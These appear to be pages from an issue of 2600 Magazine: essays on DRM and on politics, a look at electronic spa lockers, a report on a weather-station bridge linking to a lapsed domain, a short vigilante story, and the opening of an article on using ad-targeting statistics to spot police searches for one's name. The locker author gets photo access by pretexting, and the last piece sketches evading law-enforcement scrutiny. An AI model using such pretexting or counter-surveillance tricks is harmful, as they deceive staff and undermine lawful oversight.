For all the bad ideas in U.S. copyright law, there's one very good idea too: fair use. Fair use protects a wide range of completely valid uses of copyrighted work, uses that shouldn't be considered copyright infringement. Certain powerful content owners often try to write off fair use, treating it like a loophole in copyright law or an old-fashioned relic. But without fair use, copyright isn't compatible with the First Amendment.

Fair use can also be a secret weapon against copyright law's lethargy. That's because rather than clearly delineating accepted uses, the law identifies four factors to use as a starting point in determining whether a given use of a work might qualify as fair use: the purpose of your use, the nature of the original work, the amount of the original work used, and the effect of your work on the market for the original.

The cool thing about having a flexible set of factors - rather than more rigidly defined exceptions - is that fair use can grow and change with new technologies instead of getting out of date the moment a law is signed. Case in point: libraries. Although there are specific copyright exceptions on the books for library use, those exceptions haven't kept up very well with new technologies. It's fair use that's saved the day, allowing libraries to digitize materials and optimize them for search. Fair use doesn't build a fence around innovation; it lights the way to new possibilities.

After the DMCA passed in 1998, an argument emerged that would reflect how something had gone very wrong in the copyright balance. Some of the companies suing over DMCA 1201's prohibition on hacking DRM have claimed that the ban applies *even if the reasons why you're doing it would qualify as fair use*. In essence, that Congress passed a law that overrode fair use.

And the stakes are higher than ever. In 1998, when people talked about DRM, they were mainly talking about movies and music. Today, we're talking about video game systems, automobiles, medical devices, and farm equipment. Think of how many everyday products come with software installed on them. Many of those products employ some form of DRM, making it potentially illegal to alter them. We're living in a world where modifying the software on your slow cooker might be illegal.

You can almost forgive Congress for this mess - they didn't know that DRM would soon crawl into every aspect of life. On the other hand, *they helped bring the infestation on*. The DMCA incentivized manufacturers to build DRM into their products, because doing so gave them ammunition to fight people using their products in ways they didn't approve of. Can't compete with unauthorized repair shops? Make them illegal.

I said earlier that U.S. copyright law is slow. There's one thing it's surprisingly nimble at: replicating itself. Through trade agreements, many countries around the world have been coerced into adopting American-style long copyright terms and severe penalties. But those trade agreements don't require fair use provisions, giving many countries the worst of both worlds: strong copyright laws and weak recognitions of users' freedom.

As you read this, the TPP (Trans-Pacific Partnership) could be up for a vote in Congress any day. This deal could make the United States' ban on circumventing DRM the standard for 12 Pacific Rim countries. When bad copyright policy gets written into international agreements, it's sort of the ultimate resignation to languidness: individual countries can pass laws making things *worse* than the agreement requires, but it's difficult to make them better.


The battle over DRM has nothing to do with copyright infringement - let's be honest. DRM hasn't kept a single song, film, or videogame off of the Internet. It's about your right to innovate. It's about your right to customize the software on a product you own, or to keep using it after the manufacturer has gone out of business. It's about your right to know how an automobile works before you get inside it, or how a hearing aid works before it gets inside you. DRM undermines your right to hack. Without that, we've got nothing.

Reconnaissance at Spa World


by The Piano Guy

While on a road trip, I ended up stopping in Centreville, Virginia. I didn't know it was Koreatown, but I found out as much when I pulled into a local shopping center and saw "Spa World." Billed as the largest Asian-style spa (jimjilbang) in the United States, it didn't disappoint.


The custom in a jimjilbang is for people to take off their shoes before entering the spa area, get their uniform, go in the locker room, and either change into the uniform (if you want saunas) or stay naked (if you want steam and whirlpools). While in the facility, they want to make sure your possessions aren't stolen and they want to make sure you don't leave without paying (if you eat at the restaurant on premises, as I did) - it isn't like naked people have pockets. Spa World had that covered - electronic lockers. They can't expect that people are going to remember a combination, so they provide clients with an electronic key that was attached to a wrist band. Though it is hard to tell from the picture, the key only has two electrical conductors, and a mechanical pawl which moves the lock if the electronics throw the internal servo and allow the lock mechanism to move.



The key goes in the nondescript hole in the lock, turns, and entry to the shoe locker is available. There are no fancy discernible electronics in the lock hole either. It too has just two conductors.




The locking mechanism isn't anything all that special, but the doors are wired on the inside. More on this later.




A significant sign that is posted indicates that if a client wants to open their shoe locker without leaving the facility that they first have to check in with the front desk staff. Apparently, once you lock your shoes in the locker, you are "checked in." They start a clock, and if you stay longer than 12 hours, your charge card is charged automatically for another 12 hour stay, or if you paid cash, your shoes are now held hostage. Same if you eat in their restaurant. (If you go, have the bibim bap it's really good.)

In the locker room, I was a bit surprised to find a broken locker (not my locker, which worked just fine). This gave me more time to try to understand the product, and do the reconnaissance.



I did check to see if I could find any numbers on the chip, but the top surface of the chip had been marred, so as to make it impossible to read. What I could tell is that the blue and black wires come from the key, and the red and black wires (look for the word Motor on the circuit board) feed the servo motor (see gears lower right) which permits or denies lock movement. There was also a jumper off the back side of the door with a Molex connector, which fed the lights on the bezel for the front of the locker.

The especially odd thing about this was that while the shoe locker was wired, there was no wiring external to the device in the locker room. To my eyes, looking at the circuit board, I didn't see anything that made me think that there was a wireless component to this unit either. And yet, if a person doesn't pay, they don't get into their locker without checking in at the front desk. There had to be some electronic control. Seeing that there was an engraved printing on the unit, I took a closer photo and figured that the information might help me learn more. That, and I was worried that someone would see me taking pictures and wonder what was going on. Even though I had the ability to physically remove the lock from the locker room, that's just not right to do.


UNIKEY
Model No. : UU - 2000
Volt : DC 4.5V (AA 1.5V X 3)
UNIPASS
Tel : 82 - 2 - 3401 - 6944
URL : www . unikey . co . kr

I took time to eat in their restaurant and had paid cash when I entered; they had no charge card information on me. So, as expected, my shoes were held hostage. I went to go get them, and my key didn't work. I went to the desk, paid for my food, went back to the locker, and it now worked.


I got to talking to the front desk clerk and told him that I'd like to buy the broken lock. He checked with his manager, who told him that this wouldn't be allowed.

For grins and giggles, I then told the clerk that I was a writer for *2600 Magazine*, told him it was the "Hacker Quarterly," and that our readers would love to get information on the really cool technology used with their locker system. I then asked for permission to take a picture of the register. He agreed. I am glad that he didn't think to ask his manager again.

The pictures I took of the terminal came out badly, but I was able to figure out that it was an AngelPOS AP-1500. Look up `http://www.➥sisnet.co.kr/Eng/m3/m3_s1_1_t2➥.asp` for much better pictures than I would have been able to take. I was able to get a good picture of the locker key interface to the system. Note that the characters are in Korean, rather than English.

When home, I went to Unikey's website (`http://www.unikey.co.kr/`) and didn't find any marketing pablum at all. Instead, I simply found the text and links saying "TEST for UNI_XX Solution," "UniSafeMail Test Site," and "UniKey Javascript obfuscator & encryption." I was able to find their address in South Korea using Google, but that was about it.

I still don't know how the locks in the locker room actually talk to the control panel, or if they even do. If you can get more information on this system, please write a letter or article for *2600*, so we all can know.



My Local Weather Observations

by The Knight Owl

I discovered a little "weather bug" in my AcuLink Internet Bridge model number 09150TRX the other day when I was trying to work out some network related issues. I saw an unfamiliar IP address in my network map and realized it was my AcuLink Internet Bridge. The bridge uploads weather data from my Personal Weather Station to the Weather Underground Station.

Normally, you don't access the bridge directly, so I wondered what would happen if I did. I typed the bridge's IP address into my web browser, and a "status page" came up that showed all sorts of neat stuff, like firmware version, mac address, battery level, signal strength, and more. But what really caught my eye was the only hyperlinked text on the page (at the top). So, I clicked on it.

When I clicked on that link, I was sent to a domain name that is no longer registered to AcuLink, and is now under someone else's control! I was forwarded to an easily recognizable spam filled (and sometimes malware infected) simulated search engine result page.


I tried to phone it in, but the lady that answered the phone just couldn't understand what I was saying. It seemed like she didn't want to either. I asked her if there was somebody else I could talk to, and she said no, she was the only one. "You mean, you wrote that code?" I asked.

She just didn't understand it, and people fear what they don't understand. And because of her fear, who knows if - or when - that "weather bug" will be fixed, or what kind of impact it may have on the company. Can they even tell? What if they do their own Domain Name Resolution?

My limited understanding from the quick research that I did seems to indicate that AcuLink has the ability to PUSH a firmware update, so maybe they can PUSH a web page update too? They can fix the problem with the bridge, by updating the bridge's hyperlink. But the domain name will still be out of their control, and so will any other hyperlink with that domain name (if used elsewhere).

It's a very low security risk because most people won't be going out to their Internet bridges via a web browser, but it makes me wonder what the real possibilities with these Internet-ready objects might be. It also serves as a friendly little reminder to remain vigilant to our environment and the ever changing conditions around it.

THE BEE IN VAN PELT PARK



by Marshall Edwards
mfe101@gmail.com

Here on the edge of the Hollow, where Van Pelt Park grows out to swallow Iron City's abandoned neighborhoods, no one owns the streets for long. Tonight, I'm hoping for a big score.

My drone entourage checks in from my flanks - all clear. I keep to the rooftops, each leap enhanced by the suit and absorbed by titanium joint implants. I remember PDFaust saying "You'll never get on an airplane again, with those."

He was wrong.

I push off into weightlessness. One foot, then another grabs the lip of the next roof. No skid - the gripping textures I designed work well. A bit too well, maybe, as the landing jars me like a Ferrari at a red light.

Note to self: dial back the grip on the soles by two percent. Increase durability. The engineer in me wants to get started right away, but Iron City needs me tonight.

My head's in Vienna.

PDFaust met me at a little cafe he chose. I was the obvious tourist - *No, no German*. Faust fit in a little better: white enough (not a given in Austria, as I'd seen, but it helped), and with six years of language, culture, and breaking in stylish tweed sportscoats. The cafe, modernist and over a century old. The coffee, fantastic. The wifi, unsecure.

No real names, we'd agreed. I was TheeXeriousBee, he was PDFaust. "Xeri!" He smiled, standing to greet me. "Nice to finally meet you in the flesh."

"I'd think you'd be quite familiar with my flesh, from the surgery footage. Certain parts of my retinas, anyway."

He squirmed delightfully. "I can't imagine getting a digital uplink and projector installed in my retina."

I smiled. "Well, my momma gave birth to me, and so did hers, all the way back to Eve. You've gotta accept a little pain for something good."

"Well, I guess someone's gotta do it." PeeDee chuckled. Quietly, he asked, "What do you see?"

I consulted the retinal display. "About twenty unencrypted devices, a couple unsecured wifi networks... and someone's using Tor on an outdated iPhone?"

"That's me." He placed the silver chunk on the homey wood table. "It's my dummy phone. I'm seeing how far I can push it before it dies on me."

"Well, the implants agree. It's a hot mess."

I didn't savor my Americano long. We got to talking about my project, and soon PeeDee was showing me around the Old City.

"Here," he ran up to the sun-bleach brickwork in a quiet alley. "Take a look."

"A painted grate." It was the sort of thing you don't see in Iron City, where nothing's maintained past twenty years anymore. Where new gangster luxury pads and shopping districts go up, and the mills and neighborhoods that made my city great turn to rot.

"Look at the design." He traced the crossed arrows pointing upward, a bold marquis made of negative space. "Each district's grates are a little different. Similar themes with altered designs, depending on the manufacturer and the era. I feel I could look at any grate in the city and know where I was."

I nodded. Behind PeeDee's eyes, the engineer's wheels were turning. "I suppose there's a message here for me, then?"

He awoke from his reverie and sized me up, as if calculating wind-speed for a distant target. "What about your city? If you woke up in some random area of the city with no street signs, no GPS, nothing familiar - how would you know where you are?"

That one's easy. I'd look for the tags.

The maze of warehouses came to a halt, and I looked down on one of the greatest tag walls in Old Rusty. This towering brick wall belonged to Top Ace's flagship steel mill, back before the bust. The faded black ace of spades with yellow and red piping was just visible about three floors up. Above that, smashed-out narrow windows that let in the draft.

I fire up the visor spectrometer. Databases come alive as dozens of symbols try to make themselves known.

First come the vagrant glyphs. Clear, unadorned, close to the ground. The black marks, older, are freshly painted over with white geometric glyphs. "Keep moving." "Get out fast."

And no wonder. Newly scrawled over forty years of tags, from hasty burners to towering murals, is the sign of Saint's Sinners: a towering red dagger pointing down to mirror a cross, its blade cut by a crimson S.

"Christ." I call my drones to me and give them orders. Speedy whirrs off, scanning the surrounding blocks for Sinner tags.

The suit's enhanced senses tell half the story: the hum of generators, the electricity coursing through the building when the rest of the neighborhood was dark. I sent in Silent to tell me more.

When the shipment of police-bound military gear went missing this afternoon, I saw two options. Either someone in the City Council was pocketing the shipment, or an outsider was making a move. The first was unlikely, since all the City Council players shared their cuts with the to-be-militarized police. Saint made a lot more sense.

Saint had been cutting into rackets all around the city. In four months, he'd moved into pot, designer drugs, copper stripping, basement gambling - anything the big players wouldn't touch or wouldn't miss. If a few of their lesser lieutenants went dark and signed themselves over to Saint, no one complained: no one wanted to lose face with the other syndicates, after all.

Very recently, it seems, the Sinners set up here. Far past the utility shut-off, much too far for anyone to care.

Silent finds its way to an open window up high. The on-board cam picks up nothing but black. Nothing strange on the diagnostics, and yet....

On a hunch, I take control of Silent's task arm. I choose the mini-saw: similar in appearance to the saw you'd see on a pocket multitool, but motorized and printed with a durable ceramic of my design. I prod forward, and the black field bends, then breaks with jagged light.

Tar-papered windows, to block hide their activities. They're well prepared.

***

:You prepared for this?:

Eight months ago, I get that text.

PeeDee, you ass.

:Of course I am. This is me. I'm not ready until I am.:

:You're replacing your joints with titanium enhancements, by yourself, and no one knows where you are:

I grit my teeth and type back,

:We debugged the cerebral controls together, PD. It works. The feed will be up, in case something goes wrong.:

:If you do this, there's no going back.:

God damn, could you be more trite? Why you why me why now??

:I know that. See you in post-op.:

Dropping him was right, but it hurt. I thought about that when the sedatives started to wear off and for the next two months whenever the painkillers started to fade. The K-rations and saline kept me nourished and immobile. PDFaust's texts were few and formal. As the bone fused to titanium and muscle networks rewired themselves, we began to joke again.

On the forty-fifth day, I leaped from my roof and landed atop the adjacent apartment complex on the other side of a two lane street. PeeDee gave me a :thumbs up:. My body was fine. Something else was broken.

***

I retract the saw and deploy a snaking camera. Three big covered trucks, still loaded and ready to roll out. Two men work to unload the first, and a third directed what will stay and go. On their head, bulky black night vision goggles.

The tip was good - they were meeting the buyer tonight. Not the whole shipment, just a taste.

"That's it," the leader instructs as the others close the trailer. "Let's roll out. Saint is waiting."

Damn. Okay, two approaches: stay here and blow the rest of their load, or follow them and learn who's buying. I opt for the second.

The bangers put the goggles down over their eyes and hop in the truck. No lights. I follow them to the edge of the neighborhood where oaks and sumacs take over. They roll slow over cracked pavement then turn onto a beaten path through the brush. I take Speedy over the grass and let them take the lead.

I'd mastered roof-to-roof travel. The run, the leap, the impact against the brick or concrete. I even created a super-grip graphite texture modeled after a honeybee's feelers that allow me to recover from too-short jumps. Sheer surface at full impact? No problem.

You envisioning that? Good.

Now imagine how well I'll land in a heaping tangle of brush.

I smash down in a thicket of tall grass and woody invaders. Leg's in a hole. Bruises are instant. Weeds and burs strain all the joints of the suit.

With a *blip,* Speedy checks in. The truck's pulling away from me.

"Fuck it," I say. "It's camouflage now."

***

Using Speedy to calculate the jumps works, but with a learning curve. I apologize to a bundle of birch saplings. I take a minute to clear the suit of brush - I've acquired so much camouflage my suit smells hot - and plan my next leap carefully. Groves of trees rise up against the moonlit clouds. I feel their leaves brush the toes of my boots, and come down amongst the rocks.

Speedy beeps me again. They've stopped in a clearing, and someone's with them. I pick my way through the woods and urge Speedy a little closer.

Two semi-circles of vehicles face each other. The covered truck had joined a couple of armored Bearcats, one with a rounded rectangle mounted on top, like a metal-rimmed pool skimmer.

Microwave suppression ray. Jesus shit.

I lay low. Speedy keeps its slow, high orbit, grabbing plate numbers, serial numbers, makes and models. Together we triangulate shots of faces for PeeDee's database to analyze.

The buyers get out of their vehicles - an original commercial Hummer and an old Chevelle, built like a boat on the inside. I adjust my internal camera to get a better look.

They don't wear the Thug-Gone-Pro look the Council's goons prefer, or the slick-cut suits of the elder Families. Instead, carpenter's pants, T-shirts, leather and denim jackets crossed with leather straps, holsters, and bandoliers.

On each jacket, a large white stencil of a massive gavel.

The Court of Last Resort. Psychotic vigilantes out of Saxon Hills who kill or maim their prey. First they pushed out the gangs - now, they snuff out vagrants, "loiterers," sex-workers, and addicts. And they're about to buy a city's worth of war gear.

Heaven help us.

Head Skinhead in Charge talks price with Saint's lieutenant. I can't hear them over my pounding heart, but the suit's recording. I open a notification from PDFaust:

:D0x.:

Vehicle records. Criminal records. Places of residence. Typically, I'd be done, ready to pass this on to anyone that'll listen - ICPD, the Feds, media outlets, whoever. They'd put on the pressure, and I'd take them down bit by bit.

I can't wait. If I don't do this tonight, someone's going to die.

I just don't know what I'm doing yet.

"Just a sample," Saint's man says. "Whatever you want, there's more."

The man's assistants parade out an unending arsenal of goods. Bean-bag guns. Rubber bullets. Tear gas. Gas masks. By the time they brought out the M16s, even the lookouts want a piece.

And that's my cue.

I send Speedy into the back of the truck. The first two guards to investigate gets a high wattage spotlight in their eyes. They fall, and two of the Court draw on the truck. The third, a long-haired lookout with a shotgun, scans the weeds for me.

With a charge, I find him first. I yank the gun away and put an armored fist in his face. I rush low and sweep up a second gunman before he can turn on me. Now the truck's between me and the last Courtman.

I zip-tie the blinded thugs before they can recover. So clean. Two more to go, now: the gunman on the far side of the truck -

"Hey, metal bitch!"

- and Saint's lieutenant.

I don't know what I'm looking at. He's got a gun, a hyper-modern take on a WWII greaser. Attached to the back is a large round drum. There's a pop like a champagne cork and a rolling fizz, and my visor goes dark.

Shit. I step back to round the corner of the truck, but my joints have seized up. Suddenly, I know what I'm dealing with: high-strength entangling foam, all over my mask and gears. Left side frozen, I hobble to the edge of the clearing. Bullets ricochet off my armor, and I regain my balance. When I hit the weeds I don't stop until I trip over a root.

I flip up my mask. Rows of blue-grey brambles call back in the moonlight. Shouts from the clearing behind me, and sweeping bright lights. I get low amongst the weeds, and the light sweeps past me.

"Silent," I whisper. "Do your thing."

Fun fact - the heat of a spark depends on the metal used to create it. Silent's titanium saw sets off sparks at 4,000 degrees Fahrenheit. More than enough to light the gasoline of three punctured gas tanks.

The explosion rocks the night, and bathes the reeds in fire-red for a moment. Shouts, and the flashlights swing away. Some bickering between gangs that simmers, but doesn't boil over. Some engines start up, peel out, and fade away.

That's when I hear the sirens. Distant, but only for now. I call Speedy to me and head back to the clearing.

Just a little time. I use Speedy for balance and hobble to the nearest Hum-Vee. I press near the elbow and deploy the Stinger, an armor-piercing blade I designed to take out the big baddies.

A lot of people would be happy to see these go back into the hands of the police. I'm not one of them. Half a dozen hits, and eager gasoline surges from the punctured metal.

The sound of choppers. Still far off. I hammer through the armor of one more Hummer, and that's all I can do.

Speedy leads me into the weeds. I put my mask back in place. Speedy zips ahead to choose a landing spot for me. The trail through the weeds behind me will simply evaporate.

Helicopters louder now. I can practically hear the searchlights.

I make my jump.

***

The sun threatens to rise. I struggle to get the last of the gummed-up suit off of me. Note to self: invest in giant crab-crackers.

Both my boys made it home safely. Silent's left motor moans sadly, the fuselage around it badly burnt. I leave the suit in a pile on the cement floor. Can't risk burning off the foam now when the heat's still out in force.

I dry off from the shower and lay on the bed. Around me, the world is waking up.

The sun was rising when I left Vienna for Iron City. PeeDee begged me not to go.

"Stay," he said. I was itching under the weight of his lingering hug. "We'll perfect the tech. Let someone else do the grunt-work."

"I can't sit back and watch. That's what we always do. Things just get worse. Iron City needs Worker-Bee."

"Just take some time." He rested his head on my shoulder. "To make up your mind."

"I made my mind up ten years ago." I duck out and put him at arm's length. Passengers around me pulled in by the current.

The edifice is gone - only the boy remains. "Don't go."

"Coward," I say, and grip my boarding pass.

***

And now we're back in our domains. Me, back in the city where I ducked gangs, ducked cops, ducked gun-happy property owners my whole life. Him, back in the placid center of culture, working behind the scenes.

When PeeDee first agreed to help me, he told me Vienna was the birthplace of the end of the world. If that's true, it's sowing its wild oats in Iron City.

What did I accomplish tonight? I blew up some ordinance, maybe ruined some Hummers. I stopped a major arms sale, maybe even soured relations between two upstart gangs. I also made an enemy of the ICPD - it's their equipment, after all.

I can't imagine what this city will look like in six months. I don't even know if I'll be alive. I need to get smarter.

I text PeeDee with an "X" - home safe - and pull the sleep mask down over my eyes. For now, no more questions.

Marshall Edwards has been writing comic books and short stories for five years. He lives with his partner in Kansas City, is part of the Autism Self-Advocacy Network, and has a degree in philosophy and religion.

Politics Comes Calling

It's funny how things change. For so many years, any time we alluded to government policy, social injustice, or abuse of power, we were urged by a sizable contingent to keep politics out of hacking. But as one millennium led into another, we saw the prevailing attitude start to change. People began to realize that there was a very distinct relationship between what happens in government and the world of hacking, and that it needed to be confronted. The unfair prosecutions of hackers over the decades combined with absurd laws and regulations put forth by legislators without a clue were quite familiar to us. It was when we began to fight back through organizing, demonstrating, and petitioning that many of us realized that we had a true voice after all and a whole lot to communicate to the populace and the powers that be. Whether it was shutting down the Clipper Chip, fighting to Free Kevin, being forced to defend our actions/existence in court, or leading online protests from web page hacks to global displays of solidarity, the hacker community has become so much more active in the political sphere than at any time in history. Add to that the revelations that people with names like Assange, Manning, and Snowden have contributed, and the hypothetical scenarios many of us were pondering have turned into stark reality. Fighting the level of surveillance that we now know is being built and used against us became the raison d'être for a growing number in the hacker community. And here we are, as relevant to politics as any community is.

But we have never used these pages as a platform to push one political ideology over another. For one thing, we believe all of the major players are corrupt and simply versions of the same overall problem. Plus, we know hackers come from many different backgrounds and philosophies; it's not up to us to label one side as better than the other. Such a distinction hasn't really been necessary from our perspective. Until now.

We don't know how we got here and we suspect much of the world doesn't either. But as we go to press, it appears there is nothing that can stop Donald Trump from becoming the Republican Party nominee for president this summer. And what we *do* know is that we're facing a very scary future if sanity doesn't prevail in November.

This is not about left versus right, liberal against conservative. We would be saying the same thing if Trump were the Democratic candidate, which many traditional Republicans have accused him of being closer to than what *they* believe in. People from all corners of the political spectrum - and certainly all corners of the globe - are visibly worried about where this is all going.

Let's put aside the racism, sexism, ultra-nationalism, and overall ignorance of domestic and world issues that Trump has become known for - and which, incredibly, seem to make him even *more* popular. You can read specifics on all that almost anywhere else. What *we* need to focus on here is what a Trump presidency would mean to the hacker world and to technology, the Internet, and free speech. It's not pretty.

Let's examine one Donald Trump quote from this past December:

"We're losing a lot of people because of the Internet and we have to do something. We have to go see Bill Gates and a lot of different people that really understand what's happening. We have to talk to them, maybe in certain areas closing that Internet up in some way. Somebody will say, 'oh, freedom of speech, freedom of speech.' These are foolish people... we've got to maybe do something with the Internet because they are recruiting by the thousands, they are leaving our country and then when they come back, we take them back."

It's painfully clear that Trump doesn't understand how the Internet works. But that won't stop him from dictating how he believes it *should* work and making the lives of anyone who gets in the way absolutely miserable. The disdain with which those concerned about freedom of speech are referred to makes it abundantly clear that such people will not be looked upon kindly in a Trump administration. And when such freedom is seen as a threat, it's the beginning of a significant downward spiral. How do you suppose he would deal with an anonymity network like Tor? Or the use of encryption? Or hackers in general?

Donald Trump is certainly not the only politician out there with uninformed ideas about technology and how to control the population. But never before has someone with such radical views been this close to the most powerful job in the world. Sure, we can find crazier people at lower levels of government and we can find much to criticize in the platforms of Trump's opponents. None of that is enough to make us any less concerned over what might happen in November.

If Trump had been in power when Apple stood up to the FBI's demands to crack their own security this February, the outcome could have been very different. While he could only call for a boycott against them as a candidate, he could have taken actions to cripple the company as president. And it wouldn't have ended there. The impact to technology companies, not to mention our very right to privacy would be severely impacted with this type of mentality calling the shots. It shouldn't come as a surprise that Trump is opposed to net neutrality or that organizations like The Free Press Action Fund have rated him as the worst candidate for "citizens' digital lives."

So there's that. Now try and imagine what his attitude and shoot-from-the-hip mentality would actually do to the world of hackers. Trump has publicly called for the execution of Edward Snowden, which ought to give you an idea of how *anyone* who embarrasses his regime would be treated.

We've all had these uncomfortable interactions with individuals who believe hackers are the equivalent of terrorists and, if these people had *their* way, all of the hackers would be locked up or worse. We can laugh when it's a misguided relative at Thanksgiving because they're only speaking their minds and they really don't know any better. But give someone with such massive gaps in knowledge the power to actually *get* their way and it quickly stops being funny. Look at the history of fascism in the last century and you'll see that it always starts with someone in power echoing people's misguided perceptions that revolve around fear and misinformation. Not only does the power make these thoughts turn into policy, but it also emboldens more misguided members of the public to become authorities, and ultimately monsters. Before you know it, the mere *suspicion* of being different or of posing a potential problem is enough to have someone prosecuted, locked away, or simply kept from living a normal life. There is no nation on earth that is safe from this sort of threat. Believing otherwise is the quickest way to learn that lesson.

We don't doubt that some will see this as an overreaction, to which we say it's a nice contrast to the underreaction we've been seeing over the past year. Trump is not just one unqualified and dangerous person; he represents many more who have no qualms about putting policies of hatred and anger into practice. We've seen it happen before and we'll see it happen again. If there's one thing we've gained from the Trump campaign, it's the realization that we are not immune. Sometimes change isn't funny at all.

****

We know there are many opinions out there on this topic and we don't presume to speak for the entire hacker community. We'd like to hear what you have to say on the dangers of a Trump presidency for people like us. (Or tell us why we're completely wrong.) Our next issue will come out a month before the election and we will print some of the best submissions. Please share your thoughts - anywhere from 500 to 2000 words. If we print yours, we'll send you a subscription and a 2600 *or HOPE t-shirt. The address is articles@2600.com or PO Box 99, Middle Island, NY 11953 USA.*


Pre-Surveillance of Law Enforcement Using Targeted Advertising

by Deflagrati0n

Recently I finished the quintessential hacker book *Ghost in the Wires* by Kevin Mitnick. One particular tactic used by Mitnick in the book stood out to me. He used a police scanner to monitor the frequencies used by the FBI to determine whenever they were close. Inherent in any radio communications is that all unencrypted traffic on a VHF/UHF two-way radio is broadcast to the entire public.

This gave me an idea! Advertising on search engines works much the same way. You cannot send advertisements only to one user; you have to target specific users based on keywords, geographic location, gender, device type, etc. Also, search engines invariably report advertising statistics to their advertisers in order to help them improve their ads.

I've been using targeted advertising for the better part of two years in order to generate referral credits to the various applications that make up the modern smartphone APPocalypse, such as ride-sharing, room sharing, mobile payments, cloud storage, etc. (be sure to read the TOS to ensure this complies!). The very next day, after finishing *Ghost in the Wires*, I was taking a shower and a thought struck me: Targeted advertising could be used to determine if and when law enforcement offices are using public search engines to check up on you! Keywords would include your own usernames, IRL name, or any unique words or phrases connected only to you that you are worried might be catching the attention of law enforcement.

